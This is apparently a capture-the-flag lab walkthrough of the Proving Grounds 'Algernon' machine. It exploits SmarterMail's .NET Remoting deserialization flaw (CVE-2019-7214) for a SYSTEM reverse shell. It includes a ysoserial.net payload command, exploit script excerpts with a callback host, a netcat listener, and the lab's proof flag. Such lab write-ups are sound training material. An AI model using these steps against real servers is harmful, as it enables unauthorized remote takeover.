

Proving Grounds Practice 5

Proving Grounds Practice — Algernon

Reconnaissance/Enumeration

NMAP

The first and most important step in **penetration testing** is **information gathering/reconnaissance**. Here, I started with **port scanning** using **Rustscan**.

- I used **RustScan**, a high-performance port scanner that leverages Rust's speed and Nmap's detailed service detection.

 **RustScan**

- Purpose: Super-fast port scanner that integrates with Nmap.
- Strengths:
 - Much faster than Nmap in initial port scanning.
 - Can run Nmap automatically on found ports.
 - Great for quickly identifying open ports.
- Downsides:
 - On its own, provides limited information (no version detection unless used with Nmap).
- Example:

```
bash
rustscan -a 192.168.1.1 -- -sV
```
- Best for: Quickly finding open ports, then using Nmap for deeper scans.

Command:

```
1 rustscan -a 192.168.125.65 -sV -oN nmap.txt
```

```
# Nmap 7.94SVN scan initiated Sun Feb 23 19:03:26 2025 as: /usr/lib/nmap/nmap --privileged -vvv -p 21,80,135,139,445,5040,7680,999
8,17001,49666,49664,49665,49667,49669,49668 -sV -oN nmap.txt 192.168.125.65
Nmap scan report for 192.168.125.65
Host is up, received echo-reply ttl 125 (0.023s latency).
Scanned at 2025-02-23 19:03:26 WIB for 171s


PORT      STATE SERVICE      REASON          VERSION
21/tcp    open  ftp          syn-ack ttl 125 Microsoft ftpd
80/tcp    open  http         syn-ack ttl 125 Microsoft IIS httpd 10.0
135/tcp   open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn syn-ack ttl 125 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack ttl 125
5040/tcp  open  unknown     syn-ack ttl 125
7680/tcp  open  pando-pub?   syn-ack ttl 125
9998/tcp  open  http         syn-ack ttl 125 Microsoft IIS httpd 10.0
17001/tcp open  remoting     syn-ack ttl 125 MS .NET Remoting services
49664/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49665/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49666/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49667/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49668/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
49669/tcp open  msrpc        syn-ack ttl 125 Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Feb 23 19:06:17 2025 -- 1 IP address (1 host up) scanned in 171.37 seconds
```

- `-a 192.168.125.65`: Specifies the target IP address.
- `-sV`: Enables service/version detection via Nmap.
- `-oN nmap.txt`: Outputs the results in standard Nmap format to a file for further analysis.

Follow-Up Tool: AutoRecon

If the output from the initial RustScan run is insufficient or lacks actionable details, I initiate **AutoRecon**. This tool automates multiple reconnaissance tasks, including service enumeration, web directory brute-forcing, and more. It serves as a fallback to ensure that no potentially useful information is overlooked during the enumeration stage.



Tool	Speed	Detail Level	Automation
Nmap	Medium	High	Low
RustScan	Fast	Low-Medium	Medium
AutoRecon	Medium	High	High

Results

The port scanning results reveal several interesting open ports on the Windows machine: **21, 80, 9998, and 170001**.

Port 21: FTP

Ports 80 & 9998: HTTP

Port 170001: MS .NET Remoting Services

MS .NET Remoting is a Microsoft technology used to allow **different applications to communicate** over a network — kind of like two programs “calling” each other and sharing data, even if they’re on different computers.

- It was commonly used in **enterprise software** built with the .NET Framework (before .NET Core).
- Think of it like **RPC (Remote Procedure Call)** — you can call a method on a remote object as if it were local.

⚠️ Why is it a Security Risk?

.NET Remoting was **not built with security in mind** by default. It can expose **remote method invocation** — meaning you might be able to **run functions on the remote server** if it’s misconfigured.

Here's why it's dangerous:

- a. **No Authentication or Encryption** by default.
- b. Uses **BinaryFormatter** for serializing data — this is a **well-known vulnerability** in .NET.
- c. If the remote object is exposed and accepts input, attackers can:
 - Send a **malicious serialized object**
 - Trigger **Remote Code Execution (RCE)** on the server

In short: If this service is exposed and improperly secured, it's a potential backdoor into the system.

NET Remoting is part of the .NET Framework, specifically the **full .NET Framework**, which is used mostly on **Windows** systems.

- It was mainly used in **enterprise-level Windows applications** before **WCF (Windows Communication Foundation)** and later **.NET Core / .NET 5+** replaced it.
- Microsoft has **deprecated .NET Remoting**.
- It is **not included** in **.NET Core, .NET 5, 6, 7, or 8**.
- Apps using it are typically **legacy or poorly maintained**, making them **juicy targets** in pentesting.
- **WCF (Windows Communication Foundation)** replaced **.NET Remoting** as Microsoft's official recommendation for distributed application communication starting with .NET Framework 3.0.
- Neither .NET Remoting **nor** WCF server-side is supported in **.NET Core or .NET 5+**.

Foothold

FTP


Initially, I attempted to access **FTP (port 21)** and logged in using an anonymous user. The login was successful, but there was no useful information available on the FTP server.

```
└─$ ftp 192.168.125.65
Connected to 192.168.125.65.
220 Microsoft FTP Service
Name (192.168.125.65:kali): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> dir
229 Entering Extended Passive Mode (|||50000|)
125 Data connection already open; Transfer starting.
04-29-20 09:31PM <DIR> ImapRetrieval
02-23-25 04:02AM <DIR> Logs
04-29-20 09:31PM <DIR> PopRetrieval
04-29-20 09:32PM <DIR> Spool
226 Transfer complete.
ftp> █
```

HTTP

Next, I tested **port 80 (HTTP)**. After accessing it, the web server only displayed the default **IIS** page.

Then, I tried accessing **port 9998 (HTTP)** via `http://192.168.125.65:9998/`. Upon access, the website redirected me to `http://192.168.125.65:9998/interface/root#/login`.



Since no email or password was known for login, and the **SmarterMail** version was also unknown, I inspected the webpage elements and found that the **SmarterMail** version in use was **100.0.6919 (build 6919)**.

```
<script>
var htmlCacheBustQs = "cachebust=100.0.6919.30414.8d65fc3f1d47d00";
var languageCacheBustQs = "cachebust=8d65fc3f1d47d00";
var angularLangList = ['cs','da','de','en','en-GB','es','fa','fr','it','nl','pt','pt-BR',
var angularLangMap = {'cs': 'cs', 'da': 'da', 'de': 'de', 'en': 'en', 'en-GB': 'en-GB',
var angularLangNames = [{v:'cs',n:'čeština'}, {v:'da',n:'dansk'}, {v:'de',n:'Deutsch'}, {v:'
var cssVersion = "100.0.6919.30414.8d65fc3f1d47d00";
var stProductVersion = "100.0.6919";
var stProductBuild = "6919 (Dec 11, 2018)";
var stSiteRoot = "/";
var stThemeVersion = "100.0.6919.30414.8d65fc3f1d47d00";
var debugMode = 0;

function cachebust(url) {
  if (!url) return null;
  var separator = url.indexOf("?")==-1 ? "?" : "&";
  return url + separator + htmlCacheBustQs;
}
</script>
```

Vulnerability Discovery:

- A search on **ExploitDB** revealed a known vulnerability affecting:
 - **SmarterMail** versions **< Build 6985**
 - These versions expose a **.NET Remoting service** that listens on a high TCP port.
- This directly correlates with the **open port 17001** previously discovered, strongly indicating a vulnerable endpoint.

! What's the SmarterMail Vulnerability?

- SmarterMail (in your case, version 6919) uses **.NET Remoting**, which listens on a port (like 17001).
- It **automatically deserializes** incoming messages.
- So if you send it a **malicious serialized object**, it will deserialize it and accidentally **run your code** — no login needed.

🔥 What Is .NET Deserialization?

- When programs send objects (data, settings, etc.) over the network, they need to **serialize** them into a format that can be transmitted.
- **Deserialization** is the process of **reconstructing those objects** back into usable data on the other side.

In **.NET**, the **BinaryFormatter** is used to serialize/deserialize objects. The problem?

! If an app deserializes **untrusted data** using BinaryFormatter, an attacker can send a **fake object** that runs code when it's deserialized.

That's called a **.NET deserialization attack** — and that's what SmarterMail < Build 6985 is vulnerable to.

Exploit the Vulnerability

- You (the attacker) create a **malicious serialized object** — this is just raw binary data that looks like a .NET object.
- When the **server receives** this object on port `17001`, it **deserializes it** — and that's when your **payload (e.g., calc.exe or reverse shell)** gets executed.

Method #1

🧰 Tools like `ysoserial.net`

This tool **creates the serialized payload for you**.

For example:

```
1  ysoserial.exe -g TypeConfuseDelegate -f BinaryFormatter -c "calc.exe" >
   payload.bin
```

🔧 `ysoserial.exe`

This is the **tool** you're using — `ysoserial.net`, a .NET tool that generates **malicious serialized objects** for exploitation.

Think of it as a "payload generator" for .NET deserialization attacks.

🧱 `-g TypeConfuseDelegate`

- It tricks the deserializer into calling a method you specify (like `calc.exe`) when the object is loaded.



-f BinaryFormatter

- This sets the **format** of the serialization.
- `BinaryFormatter` is the .NET serialization method



-c "calc.exe"

- This is the **command** you want to run on the target machine **once it deserializes** the payload.
- `calc.exe` is just a harmless demo — you can replace it with anything:
 - `powershell -nop -c "iex(...)"` (reverse shell)
 - `cmd.exe /c whoami`
 - etc.

payload.bin

- `payload.bin` is a malicious serialized object.
- You send it to the .NET Remoting port (17001).
- The vulnerable service **deserializes it** and accidentally runs `calc.exe`.

Method #2

I downloaded the public exploit from **ExploitDB** and modified the `HOST` and `LHOST` parameters.

The `LPORT` parameter was optional, but I left it at its default value, **port 4444**, for the reverse shell listener.

```
11 # SmarterMail before build 6985 provides a .NET remoting endpoint
12 # which is vulnerable to a .NET deserialisation attack.
13 #
14 #!/usr/bin/python3
15
16 import base64
17 import socket
18 import sys
19 from struct import pack
20
21 HOST='192.168.125.65'
22 PORT=17001
23 LHOST='192.168.45.241'
24 LPORT=4444
```

🚩 Where in the Exploit Script It's Triggered

In the exploit you shared, the deserialization itself happens on the vulnerable SmarterMail server, not in the exploit script.

What the script does is:

1. Build a malicious `.NET` serialized object (payload)

This part is a pre-generated blob of bytes that, when deserialized, executes code:

```
python
payload = b'\x00\x01...<big blob with Xs>...'
payload = payload.replace(bytes("X"*1360, 'utf-8'), psh_shell)
```

This blob is a serialized object that contains a **gadget chain** leading to PowerShell execution — most likely built with `ysoserial.net`.

2. Send it over the wire to SmarterMail's `.NET Remoting` port

```
python
s.connect((HOST,PORT))
s.sendall(msg) # msg = .NET Remoting header + payload
```

After saving the changes, I started the reverse shell listener using **Netcat**.

- Command:

```
1 nc -lvnp 4444
```

```
$ nc -lvnp 4444
listening on [any] 4444 ...

```

After that, I executed the exploit.

- **Command:** `python3 CVE-2019-7214.py`
- Upon checking the Netcat listener, I successfully obtained a **reverse shell**.

```
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.241] from (UNKNOWN) [192.168.125.65] 50007

PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> 
```

Boom!!! After run the `whoami` i got `nt authority\system`. This means I **immediately gained the highest level of access (SYSTEM privileges) on the server**.

Post Exploitation:

Read proof.txt: 624c2b61a37213faa00d1fb83b1d21d2

```
PS C:\Users\Administrator\Desktop> type proof.txt
624c2b61a37213faa00d1fb83b1d21d2
PS C:\Users\Administrator\Desktop>
```

This machine only have proof.txt and after submitted in portal the progress will 100% done.